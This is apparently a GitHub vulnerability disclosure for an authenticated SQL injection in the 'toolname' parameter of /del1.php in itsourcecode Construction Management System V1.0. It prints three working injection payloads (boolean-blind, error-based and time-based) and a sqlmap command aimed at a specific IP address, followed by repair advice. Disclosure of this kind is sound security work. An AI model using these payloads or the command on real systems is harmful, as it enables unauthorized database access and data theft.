New issue

itsourcecode Construction Management System V1.0 SQL Injection Vulnerability #9

Open

ltranquility opened last week Owner

itsourcecode Construction Management System V1.0 SQL Injection Vulnerability

NAME OF AFFECTED PRODUCT(S)

- Construction Management System

Vendor Homepage
https://itsourcecode.com/free-projects/php-project/construction-management-system-project-in-php-with-source-code/

AFFECTED AND/OR FIXED VERSION(S)

- V1.0

Vuldb Submitter

- xiaoxu

Vulnerable File

- /del1.php

VERSION(S)

- V1.0

PROBLEM TYPE

Vulnerability Type

- SQL Injection

Root Cause

- A SQL injection vulnerability was found in the "/del1.php" file of the "Construction Management System Project In PHP". The reason for this issue is that attackers can inject malicious code from the parameter 'toolname' after logging in with valid credentials. The application fails to properly sanitize or validate this input before using it in SQL queries. This allows attackers to manipulate SQL queries and perform unauthorized operations.

Impact

- Attackers can exploit this SQL injection vulnerability to no unauthorized database access, sensitive data leakage, data tampering, comprehensive system control, and even service interruption, posing a serious threat to system security and business continuity.

DESCRIPTION

During the security review of "Construction Management System", a critical SQL injection vulnerability was discovered in the "/del1.php" file. attackers can inject malicious SQL queries through this parameter. Immediate remedial measures are needed to ensure system security and protect data integrity.

Vulnerability Location:

- 'toolname' parameter

POC:

```
Parameter: toolname (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: toolname=1' RLIKE (SELECT (CASE WHEN (2699=2699) THEN 1 ELSE 0x28 END))--
TaPD

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(GTID_SUBSET)
    Payload: toolname=1' AND GTID_SUBSET(CONCAT(0x71766b6a71,(SELECT
(ELT(6267=6267,1))),0x7170717171),6267)-- tZqw
```


```
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: toolname=1' AND (SELECT 2028 FROM (SELECT(SLEEP(5)))lGFV)-- rMtZ
```

AUTHENTICATION REQUIRED

- Exploitation requires authentication or prior access to the system.

The following are screenshots of some specific Managemen obtained from testing and running with the sqlmap tool:

python sqlmap.py --random-agent --batch -u "http://154.219.114.125:8818/del1.php" --data "toolname=1" --dbms=mysql --current-db



Suggested Repair

1. Use Prepared Statements and Parameter Binding:
   Preparing statements can prevent SQL injection as they separate SQL code from user input data. When using prepared statements, the value entered by the user is treated as pure data and will not be interpreted as SQL code.

2. Input Validation and Filtering:
   Strictly validate and filter user input data to ensure it conforms to the expected format. For example, ensure that nominee IDs match a valid numeric pattern.

3. Minimize Database User Permissions:
   Ensure that the account used to connect to the database has the minimum necessary permissions. Avoid using accounts with advanced permissions (such as 'root' or 'admin') for daily operations.

4. Regular Security Audits:
   Regularly conduct code and system security audits to promptly identify and fix potential security vulnerabilities.

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants